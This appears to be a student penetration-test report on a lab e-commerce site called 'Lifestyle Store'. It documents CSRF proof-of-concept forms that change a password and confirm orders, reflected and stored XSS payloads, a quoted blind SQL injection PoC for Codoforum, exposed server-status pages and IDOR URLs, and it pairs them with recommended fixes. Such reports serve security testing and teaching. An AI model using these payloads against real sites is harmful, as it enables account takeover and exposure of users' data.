- Here you can see 7 digit pasword ,but due to csrf I'll change the password at the moment he want to update.

# Observation

- Here's the file I opened while chnaging password , when we click on send the password will change to 12345.

# POC

**Here's the code of generated by burp suite community edition.**

```html
1  <!DOCTYPE html>
2  <html>
3    <!-- CSRF PoC - generated by Burp Suite i0 SecLab plugin -->
4  <body>
5      <form method="POST" action="http://13.126.196.134:80/profile/change_password_submit.php">
6          <input type="text" name="key" value="6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1">
7          <input type="text" name="PHPSESSID" value="6kvkb0o7po0ae20sfoib398mn4">
8          <input type="text" name="X-XSRF-TOKEN" value="
           6965db15acabf308e74fa61bde40c623856201cbfe80ff1f28178fa5f13b28f3">
9          <input type="text" name="password" value="12345">
10         <input type="text" name="password_confirm" value="12345">
11         <input type="submit" value="Send">
12     </form>
13 </body>
14 </html>
```

# Observation



CSRF in cart

# Observation

by user thorugh

6C39C61A-7E88-B0E4-B9 | 6kvkb0o7po0ae20sfoib39 | 974d497bc07aab57cd5b( | Send

13.126.196.134/cart/cart.php       /C:/Users/Nishchal%20sangai/Desl

13.126.196.134/orders/generate_receipt/ordered/13

Lifestyle Store          My Cart    My Profile    My Orders    Blog    Forum    Logout

## Receipt

**Order Id: 9C7712500133**

**PRODUCTS:**

Adidas Socks                                                    INR 100

**Total**                                                       **INR 100**

**SHIPPING DETAILS:**                    **PAYMENT MODE**

**Name** - asdf                          Cash on delivery
**Email** - asdf@asdf.com
**Phone** - 9811311355
**Address** - asdf

Order placed on : 2020-07-29 23:47:44              Status: DELIVERED

# POC

**Here's the code of generated by burp suite community edition.**

```
 1   <!DOCTYPE html>
 2   <html>
 3     <!-- CSRF PoC - generated by Burp Suite i0 SecLab plugin -->
 4   <body>
 5       <form method="POST" action="http://13.126.196.134:80/orders/confirm.php">
 6           <input type="text" name="key" value="6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1">
 7           <input type="text" name="PHPSESSID" value="6kvkb0o7po0ae20sfoib398mn4">
 8           <input type="text" name="X-XSRF-TOKEN" value="
              974d497bc07aab57cd5bdcfa5ebbdcbe91798fbbb03b1f0d7f9a04ff6e4f44e6">
 9           <input type="submit" value="Send">
10       </form>
11   </body>
12   </html>
```

# Business Impact – Very High

- Hacker can change the password of any user .

- Hacker can make user to do unwanted things

- It makes very bad impact of the website in the front of user

- Hacker can remove and confirm orders in the cart of the use

# Recommendation

Take the following precautions:

- Implement an Anti-CSRF Token.
- Do not show the customers of the month on the login page.
- Use the Same Site Flag in Cookies.
- Check the source of request made.
- Take some extra keys or tokens from the user before processing an important request.
- Use 2 factor confirmations like otp , etc. for critical requests

# References:

https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/

https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

# 6. Reflected Cross Site Scripting (XSS)

| | |
|---|---|
| Reflected Cross Site Scripting (Severe) | Below mentioned parameters are vulnerable to reflected XSS<br><br>**Affected URL :**<br>•     http:// 13.127.212.232/profile/16/edit/ **Affected Parameters :**<br>•     address(POST parameters)<br><br>**Payload:**<br>•     <script>alert(1)</script> |

# Observation

Open edit profile through URL and write a script on address bar

Lifestyle Store

My Cart    My Profile    My Orders    Blog    Forum    Logout

## My Profile

Bugbug

bugbug@c.com

bugbug

9812345670

<script>alert('1')</script>

UPLOAD PROFILE PICTURE

UPDATE

# POC

# Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

# Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like ' " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

# References:

*https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)*
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.w3schools.com/html/html_entities.asp

# 7. Stored Cross Site Scripting (XSS)

| | |
|---|---|
| Stored Cross Site Scripting (Severe) | Below mentioned parameters are vulnerable to reflected XSS<br><br>**Affected URL :**<br>• http:// 13.127.212.232/products/details.php?p_id=14 **Affected Parameters :**<br>• POST button under Customer Review (POST parameters)<br><br>**Payloads:**<br>• <script>alert('Hacked')</script><br>• <h1>hey</h1> |

# Observation

Now try entring the payload in review box

Lifestyle Store

My Cart    My Profile    My Orders    Blog    Forum    Logout

All Products T Shirt

# White polo shirt

White polo shirt for a younger experience

Seller Info    Brand Website

## INR 450/-

Add To cart

## No reviews yet

POST

# Observation

Hit post button , you can see stored XSS or permanent XSS

# Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

# Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want

- Convert special HTML characters like ' " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

# References:

*https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)*
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.w3schools.com/html/html_entities.asp

# 8. COMMON PASSWORD

| Common password (Severe) | Below mentioned url has weak and very common password<br><br><br>**Affected URL :**<br>• http:// 13.127.212.232/wondercms/ |
| --- | --- |

# Observation

- Password is right in front of you

# Business Impact – high

Easy, default and common passwords make it easy for attackers to gain access to their accounts illegal use of them and can harm the website to any extent after getting logged into privileged accounts.

# Recommendation

•There should be password strength check at every creation of an account.

•There must be a minimum of 8 characters long password with a mixture of numbers , alphanumerics ,special characters ,etc.

•There should be no repetition of password ,neither on change nor reset.

•The password should not be stored on the web, rather should be hashed and stored

# References:

https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/

https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

# 9. Component with known vulnerability

| | |
|---|---|
| **Component with known vulnerability** (Severe) | •Server used is nginx/1.14.0 appears to be outdated (current is at least 1.17.3 ) i.e it is known to have exploitable vulnerabilities.<br><br>•WonderCMS<br><br>•Codoforum (Powered by codologic) |

# Observation

Codologic Vulnerability:- Now you can see that they have blind sql injection vulnerability

**Terms and Conditions**

By using and accessing this website, codoforum.com a part of Codologic (collectively referred to as the "Site" or "Codoforum" in these Terms of Service), you ("you", "user" or, "end user") agree to these Terms of Service (collectively, the "Terms of Service" or "Agreement").

IF YOU DO NOT AGREE TO THE TERMS OF THIS AGREEMENT, IMMEDIATELY STOP ACCESSING THIS SITE.

You agree not to modify, copy, distribute, transmit, display, perform, reproduce, publish, license, transfer, create derivate work from, sell or re-sell any content or information obtained from or through the Site.

**Third-party Sites.**

The Site may contain links to other websites maintained by third-parties. These links are provided solely as a convenience and does not imply endorsement of, or association with, the party by Codologic.

**Modifications to this Agreement.**



You do not have enough permissions to view this page!

# POC

Codologic Vulnerability,
It has multiple sql injection
vulnerability, Chack the link of exploit-
db in reference.

```
Proof of Concept:


        http://localhost/codoforum/index.php?u=/page/6 and
1=1%23/terms-of-service
        -> true (terms and services displayed)
        http://localhost/codoforum/index.php?u=/page/6 and
1=2%23/terms-of-service
        -> false ("You do not have enough permissions to view this page!")

Code:

        routes.php:593

        $pid = (int) $id;
        $user = \CODOF\User\User::get();

        $qry = 'SELECT title, content FROM ' . PREFIX . 'codo_pages p '
                . ' LEFT JOIN ' . PREFIX . 'codo_page_roles r ON
r.pid=p.id '
                . ' WHERE (r.rid IS NULL OR  (r.rid IS NOT NULL AND
r.rid IN (' . implode($user->rids) . ')))'
                . ' AND p.id=' . $id;
```

# Business Impact – high

Exploits of every vulnerability detected is regularly made public and hence outdated software can very easily be taken advantage of.If the attacker comes to know about this vulnerability ,he may directly use the exploit to take down the entire system, which is a big risk.

# Recommendation

•Upgrade to the latest version of Affected Software/theme/plugin/OS which means latest version.

•If upgrade is not possible for the time being, isolate the server from any other critical data and servers.

# References:

https://usn.ubuntu.com/4099-1/ (for ubuntu) https://www.exploit-db.com/exploits/37820
https://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html

# 10. Server misconfiguration

| | |
|---|---|
| Server misconfiguration (Moderate) | Below mentioned url will show you the server related info<br><br>**URL**<br>**http://** 13.127.212.232**/server-status http://** 13.127.212.232**/server-info** |

# Observation and POC

# Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

---

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers

| PID | Connections | | Threads | | Async connections | | |
|------|-------|-----------|------|------|---------|------------|---------|
| | total | accepting | busy | idle | writing | keep-alive | closing |
| 1709 | 0 | yes | 0 | 25 | 0 | 0 | 0 |
| 1710 | 1 | yes | 1 | 24 | 0 | 1 | 0 |
| Sum | 1 | | 1 | 49 | 0 | 1 | 0 |

```
_____W_..............
................................................................
.....................
```

Scoreboard Key:
"_" Waiting for Connection, "s" Starting up, "r" Reading Request,
"w" Sending Reply, "k" Keepalive (read), "d" DNS Lookup,
"c" Closing connection, "l" Logging, "g" Gracefully finishing,
"i" Idle cleanup of worker, "." Open slot with no current process

| Srv | PID | Acc | M | CPU | SS | Req | Conn | Child | Slot | Client | VHost | Request |
|-----|-----|-----|---|-----|----|-----|------|-------|------|--------|-------|---------|

# Recommendation

- Keep the software up to date

- Disable all the default accounts and change passwords regularly

- Develop strong app architecture and encrypt data which has sensitive information.

- Make sure that the security settings in the framework and libraries are set to secured values.

- Perform regular audits and run tools to identify the holes in the system

# References

- https://www.ifourtechnolab.com/blog/owasp-vulnerabilitysecurity-misconfiguration

# 11. Unauthorized access to user details(IDOR)

| | |
|---|---|
| **Unauthorized access to user details** (Moderate) | Below mentioned url will have vulnerabilty through which anyone can see the details of another user<br><br>**URL**<br>http:// 13.127.212.232/generate_receipt/ordered/10<br><br>Affected parameter<br>Ordered/**10**<br><br><br>**Payload**<br> http:// 13.127.212.232/generate_receipt/ordered/11 |

# 11. Unauthorized access to user details(IDOR)

| Unauthorized access to user details (Moderate) | Below mentioned url will have vulnerabilty through which anyone can see the details of another user<br> You just have to change the numeric value given in the url's .<br>They can be seen as customer id.<br>**URL'S effected:-**<br><br>**http://** 13.127.212.232**/orders/orders.php?customer=13/**<br>**http://** 13.127.212.232**/profile/16/edit/**<br>**http://** 13.127.212.232**/forum/index.php?u=/user/profile/4** |
|---|---|

# Observation
